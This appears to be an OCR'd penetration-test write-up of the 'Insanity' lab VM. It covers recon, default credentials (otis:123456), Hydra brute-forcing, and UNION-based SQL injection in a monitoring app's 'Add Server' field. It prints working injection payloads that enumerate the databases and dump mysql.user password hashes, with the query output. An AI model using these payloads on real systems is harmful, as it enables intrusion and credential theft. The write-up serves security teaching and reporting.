
- Version: 1.4.x (based on default styling)
- Location: http://192.168.56.103/webmail/
-
- Authentication: Standard username/password





Monitoring Application:

- Custom PHP-based server monitoring system
- Location: http://192.168.56.103/monitoring/
- Authentication: Required (login form present)


Insanity Hosting » Monito
192.168.56.103/monitoring/login.php
80%
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Sign In
Username
Password
Sign In
https://www.offsec.com/?utm_source=kali&utm_medium=os&utm_campaign=firefox
Right Ctrl



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Insanity Hosting » Monito
Welcome to our corporat
192.168.56.101/news/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
INSANITY HOSTING NEWS
Welcome to our corporate news blog!
A place where you can read all of the news of our company.
Monitoring Service
Our team have been working hard to create you a free monitoring service for your servers. A special thank you to Otis, who led the team.
We are pleased to announce that from next week, you will be able to register for our monitoring service. This will remain free, whether you are a customer or not.
If you are interested, please e-mail us at hello@insanityhosting.vm, and we can provide you more details.
COPYRIGHT © 2020
POWERED BY BLUDIT
Right Ctrl





phpMyAdmin:

- Version: 5.0.2
- Location: http://192.168.56.103/phpmyadmin/
- **Note:** Later confirmed as non-exploitable (rabbit hole)



Notes and interpretation:

- The discovered news page and webmail are important for the next stages (exploitation and credential collection). We can use these pages to find a weak SQL injection path or to locate credentials saved in backups/databases.

6. Vulnerability Analysis

6.1 VULN-001: Default Credentials

Severity: CRITICAL
CVSS v3.1 Score: 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CWE: CWE-798 (Use of Hard-coded Credentials)

Location: http://192.168.56.103/monitoring/


Description:

The monitoring application and webmail service utilize default credentials that are publicly known or easily guessable. This represents a fundamental authentication failure.

Affected Components:

- Monitoring dashboard: `/monitoring/index.php`
- Webmail interface: `/webmail/`

Credentials Discovered:



Discovery Method:

1. Username "otis" identified in `/news/welcome` page
2. Password attempted from common default credential list
3. Successful authentication to both monitoring panel and webmail

Technical Impact:

- Unauthorized access to monitoring application
- Access to internal email communications
- Visibility into server infrastructure and status


- Foundation for further exploitation

Business Impact:


- Confidentiality breach (access to internal systems)
- Potential for social engineering using email content
- Enables reconnaissance for deeper penetration

Proof of Concept:

<u>Using Burp</u>



HTTP Request:




Response:


```
HTTP/1.1 302 Found
Location: /monitoring/index.php
Set-Cookie: PHPSESSID=...
```

After collecting the discovered directories and reviewing /news/ content, additional enumeration steps were performed once valid credentials were obtained.


- **Credential Discovery** - Using known credentials (otis:123456)
- **Password Brute-forcing** - Using Hydra to confirm SSH access

Using Hydra





Sqlmap(not an sql map format db)-failed attempt



- Check the Monitoring Panel Source Code(chk hash manually):
- Hydra Using IP and Target SSH(direct approach)

Remediation:

1. **Immediate:** Change all default passwords to strong, unique credentials
2. **Short term:** Implement account lockout after failed login attempts
3. **Long term:** Deploy multi-factor authentication (MFA)
4. **Best Practice:** Enforce password complexity requirements (minimum 12 characters, mixed case, numbers, symbols)

6.2 VULN-002: SQL Injection (UNION-based)

Severity: CRITICAL
CVSS v3.1 Score: 9.9 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)
CWE: CWE-89 (SQL Injection)

Location: http://192.168.56.103/monitoring/index.php

Description:

The server monitoring application's "Add Server" functionality contains a UNION-based SQL injection vulnerability in the server name parameter. This vulnerability allows complete database extraction, including sensitive authentication credentials.

Vulnerable Parameter: Server name input field (POST parameter)

Technical Details:

Attack Methodology:

1. **Initial Testing:**
    - Payload: `test'`
    - Response: SQL error message (confirming injection)

2. **UNION Column Count Determination:**
    - Payload: `test" UNION SELECT NULL,NULL,NULL,NULL -- -`
    - Response: Success (4 columns confirmed)
3. **Database Version Extraction:**
    - Payload: `a" UNION SELECT @@version,2,3,4 -- -`
    - Result: MySQL 5.7.x
4. **Systematic Data Exfiltration:**
    - Extracted database schema
    - Dumped user credentials
    - Retrieved MySQL system user hashes


Email Notification Mechanism:


Interestingly, the application sends email notifications to `otis@localhost.localdomain` containing the SQL query results. This was discovered by checking the webmail inbox after injection.


<u>SQL Injection Payloads Used:</u>

- Manual exploitation via the monitoring panel

Check mails on squirrel mail:





SquirrelMail 1.4.22
192.168.56.103/webmail/src/webmail.php
110%
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Folders
Last Refresh:
Sat, 8:22 pm
(Check mail)
INBOX (174)
INBOX.Drafts
INBOX.Sent
INBOX.Trash
Current Folder: INBOX
Sign Out
Compose Addresses Folders Options Search Help
SquirrelMail
Previous | Next | 1 2 3 4 5 6 7 ... 9 10 11 12 | Show All | Toggle All
Viewing Messages: 1 to 15 (177 total)
Move Selected To:
INBOX
Move
Forward
Transform Selected Messages:
Read
Unread
Delete
From
Date
Subject
monitor@localhost.localdomain 5:26 pm WARNING
monitor@localhost.localdomain 7:27 pm WARNING
monitor@localhost.localdomain 7:19 pm WARNING
monitor@localhost.localdomain 7:20 pm WARNING
monitor@localhost.localdomain 7:21 pm WARNING
monitor@localhost.localdomain 7:22 pm WARNING
monitor@localhost.localdomain 7:23 pm WARNING
monitor@localhost.localdomain 7:24 pm WARNING
monitor@localhost.localdomain 7:25 pm WARNING
monitor@localhost.localdomain 7:26 pm WARNING
monitor@localhost.localdomain 7:28 pm WARNING
monitor@localhost.localdomain 7:17 pm WARNING
monitor@localhost.localdomain 7:29 pm WARNING
monitor@localhost.localdomain 7:30 pm WARNING
monitor@localhost.localdomain 7:31 pm WARNING
Previous | Next | 1 2 3 4 5 6 7 ... 9 10 11 12 | Show All | Toggle All
Viewing Messages: 1 to 15 (177 total)



Observations:

- The monitoring interface displayed hostnames and service statuses.
- Several internal test servers were listed, some marked *up* and others *down*.
- This information is useful for later exploitation phases, as it reveals infrastructure layout and potential lateral movement targets.



In the "Add Server" name field, inject:

```
test" or 1='1' -- -
```

- **Database Enumeration:**

```
a" UNION SELECT group_concat(user),group_concat(password),group_concat(authentication_string),4 FROM
mysql.user -- -
```

```
a" UNION SELECT group_concat(schema_name),2,3,4 FROM information_schema.schemata --
- is down. Please check the report below for more information.

ID, Host, Date Time, Status
"information_schema,monitoring,mysql,performance_schema",2,3,4
```

Result: Discovered databases: `monitoring`, `mysql`, `information_schema`

- **Table Enumeration(**monitoring db**):**

```
a" UNION SELECT table_name,2,3,4 FROM information_schema.tables WHERE table_schema='monitoring' -- -
```

```
a" UNION SELECT group_concat(table_name),2,3,4 FROM information_schema.tables where
table_schema = 'monitoring' -- - is down. Please check the report below for more
information.

ID, Host, Date Time, Status
"hosts,log,users",2,3,4
```

Result: Found `users`, `servers`, `logs` tables

- **Column Enumeration(**user table**):**

```
a" UNION SELECT column_name,2,3,4 FROM information_schema.columns WHERE table_name='users' -- -
```

```
a" UNION SELECT group_concat(column_name),2,3,4 FROM information_schema.columns
where table_name = 'users' -- - is down. Please check the report below for more
information.

ID, Host, Date Time, Status
"id,username,password,email",2,3,4
```

